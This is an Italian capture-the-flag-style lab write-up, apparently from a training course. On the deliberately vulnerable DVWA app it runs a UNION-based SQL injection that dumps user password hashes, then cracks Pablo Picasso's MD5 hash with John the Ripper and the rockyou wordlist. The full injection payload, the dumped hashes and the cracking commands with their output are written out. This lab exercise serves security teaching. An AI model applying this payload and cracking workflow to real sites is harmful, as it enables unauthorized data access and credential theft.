



In questo esercizio riusciremo a crackare la password dell'utente Pablo Picasso tramite DVWA, configurando le due macchine (Kali e Metasploitable 2)



In questa prima fase, andiamo a configurare le due macchine in maniera tale che riescano a comunicare tra di loro.



Questo è il ping tra le due macchine.

Dopo di ciò, ci portiamo alla configurazione di DVWA con settaggio di sicurezza a LOW.

```
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
```

Una volta mossi in questo modo, andiamo a verificare tramite l'applicazione SQLi -all'interno di DVWA- la presenza dell'utente Pablo Picasso.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:


ID: 4
First name: Pablo
Surname: Picasso

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Per riuscire a scovare la password di tale utente dobbiamo utilizzare una Query. In questo caso ho utilizzato

`%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection

In questo modo riusciamo a vedere le password che in questo caso vengono caricate nel formato hash. Per poterla estrarre utilizzeremo l'applicazione John the Ripper.

```
File Actions Edit View Help
Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
(kali@kali)-[~]
$ /usr/share/wordlists

(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz

(kali@kali)-[/usr/share/wordlists]
$ sudo gzip -dk rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      fasttrack.txt  legion      rockyou.txt  wfuzz
dirb       fern-wifi      metasploit  rockyou.txt.gz  wifite.txt
dirbuster  john.lst      nmap.lst   sqlmap.txt

(kali@kali)-[/usr/share/wordlists]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/Desktop/
password.txt
stat: /home/Desktop/password.txt: No such file or directory

(kali@kali)-[/usr/share/wordlists]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt Desktop/passwo
rd.txt
stat: Desktop/password.txt: No such file or directory

(kali@kali)-[/usr/share/wordlists]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/password
.txt
stat: /home/password.txt: No such file or directory

(kali@kali)-[/usr/share/wordlists]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/pas
sword.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (?)
1g 0:00:00:00 DONE (2023-09-25 15:15) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..j
ames1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords re
liably
Session completed.

(kali@kali)-[/usr/share/wordlists]
$
```

Come da immagine abbiamo utilizzato l'applicazione John, dove, tramite la creazione di un file di testo con dentro scritto il formato hash, riusciamo a caricarlo all'interno di una delle wordlist più famose al mondo, ovvero rockyou.txt.

Una volta caricata la password hash in Raw-MD5, riusciamo a vedere che la password scovata sarà **letmein**